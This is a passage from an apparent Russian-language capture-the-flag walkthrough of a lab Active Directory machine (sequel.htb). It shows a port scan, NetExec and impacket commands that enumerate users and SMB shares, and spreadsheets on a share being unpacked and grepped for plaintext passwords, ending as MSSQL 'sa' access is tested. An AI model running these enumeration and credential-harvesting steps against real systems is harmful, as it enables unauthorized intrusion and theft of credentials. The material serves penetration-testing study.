|_ssl-date: 2025-02-02T07:47:19+00:00; -16m28s from scanner time.
3268/tcp open   ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-02-02T07:47:19+00:00; -16m28s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
3269/tcp open   ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-02-02T07:47:19+00:00; -16m28s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
5985/tcp open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open   mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Результат работы скрипта

Сканер нашел 13 открытых портов:

- 88 — Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC);
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 1433 — Microsoft SQL;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-службы AD DS.

Валидируем учетные данные с помощью утилиты **NetExec**.

```
nxc smb 10.10.11.51 -u rose -p KxEPkKe6R8su
```



```
nxc smb 10.10.11.51 -u rose -p KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
```


Проверка учетных данных

Учетные данные верны, а значит, начнем собирать информацию из домена.

ТОЧКА ВХОДА

Первым делом с помощью NetExec получим список пользователей (параметр `--users`). Иногда в описании учетных записей можно найти полезную информацию.

```
nxc ldap 10.10.11.51 -u rose -p KxEPkKe6R8su --users
```




```
nxc ldap 10.10.11.51 -u rose -p KxEPkKe6R8su --users
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.51     389    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
LDAP        10.10.11.51     389    DC01             [*] Enumerated 9 domain users: sequel.htb
LDAP        10.10.11.51     389    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
LDAP        10.10.11.51     389    DC01             Administrator                 2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
LDAP        10.10.11.51     389    DC01             Guest                         2024-12-25 14:44:53 1       Built-in account for guest access to the computer/domain
LDAP        10.10.11.51     389    DC01             krbtgt                        2024-06-08 16:40:23 1       Key Distribution Center Service Account
LDAP        10.10.11.51     389    DC01             michael                       2024-06-08 16:47:37 2
LDAP        10.10.11.51     389    DC01             ryan                          2024-06-08 16:55:45 0
LDAP        10.10.11.51     389    DC01             oscar                         2024-06-08 16:56:36 3
LDAP        10.10.11.51     389    DC01             sql_svc                       2024-06-09 07:58:42 0
LDAP        10.10.11.51     389    DC01             rose                          2024-12-25 14:44:54 0
LDAP        10.10.11.51     389    DC01             ca_svc                        2025-02-02 07:52:28 0
```

Список пользователей

Теперь проверим общие SMB-ресурсы (параметр `--shares`).

```
nxc smb 10.10.11.51 -u rose -p KxEPkKe6R8su --shares
```




```
nxc smb 10.10.11.51 -u rose -p KxEPkKe6R8su --shares
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
```

Список общих каталогов

Для чтения доступен недефолтный каталог `Accounting Department`. Подключаемся с помощью скрипта **impacket-smbclient** и проверяем файлы.


```
smbclient.py 'sequel.htb/rose:KxEPkKe6R8su'@10.10.11.51
```



```
smbclient.py 'sequel.htb/rose:KxEPkKe6R8su'@10.10.11.51
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

Type help for list of commands
# shares
Accounting Department
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
Users
# use Accounting Department
# ls
drw-rw-rw-          0  Sun Jun  9 14:11:31 2024 .
drw-rw-rw-          0  Sun Jun  9 14:11:31 2024 ..
-rw-rw-rw-      10217  Sun Jun  9 14:11:31 2024 accounting_2024.xlsx
-rw-rw-rw-       6780  Sun Jun  9 14:11:31 2024 accounts.xlsx
#
```


Доступные файлы

В каталоге два файла XLSX, скачиваем их на свой компьютер. Однако при попытке открыть любую из таблиц получаем ошибку кодировки. Видимо, файлы битые.



Ошибка при открытии файла


Но XLSX — это обычный ZIP, так что можем поменять им расширение и распаковать архиватором. А потом в распакованных файлах поищем строки вроде `secret`, `pass`, `login`.



```
grep -iR pass ./
./accounts/xl/sharedStrings.xml:<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:spa
ce="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="pre
serve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:sp
ace="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="p
reserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>
```

Результат поиска подстрок

В папке `accounts` есть какие-то пароли, поэтому открываем XML-файл `accounts/xl/sharedStrings.xml` через браузер и выписываем учетные данные.



```
–<sst count="25" uniqueCount="24">
  +<si></si>
  +<si></si>
  +<si></si>
  +<si></si>
  +<si></si>
  +<si></si>
  +<si></si>
  +<si></si>
  –<si>
     <t xml:space="preserve">angela</t>
   </si>
  –<si>
     <t xml:space="preserve">0fwz7Q4mSpurIt99</t>
   </si>
  +<si></si>
  +<si></si>
  +<si></si>
  –<si>
     <t xml:space="preserve">oscar</t>
   </si>
  –<si>
     <t xml:space="preserve">86LxLBMgEWaKUnBG</t>
   </si>
  +<si></si>
  +<si></si>
  +<si></si>
  –<si>
     <t xml:space="preserve">kevin</t>
   </si>
  –<si>
     <t xml:space="preserve">Md9Wlq1E5bZnVDVo</t>
   </si>
  +<si></si>
  +<si></si>
  –<si>
     <t xml:space="preserve">sa</t>
   </si>
  –<si>
     <t xml:space="preserve">MSSQLP@ssw0rd!</t>
   </si>
 </sst>
```


Содержимое файла sharedStrings.xml

Среди найденных учеток есть `sa` — логин администратора Microsoft SQL. Именно эту СУБД мы видели при сканировании портов.

ТОЧКА ОПОРЫ

Проверяем доступ к Microsoft SQL с помощью NetExec.

```
nxc mssql 10.10.11.51 -u sa -p 'MSSQLP@ssw0rd!' --local-auth
```



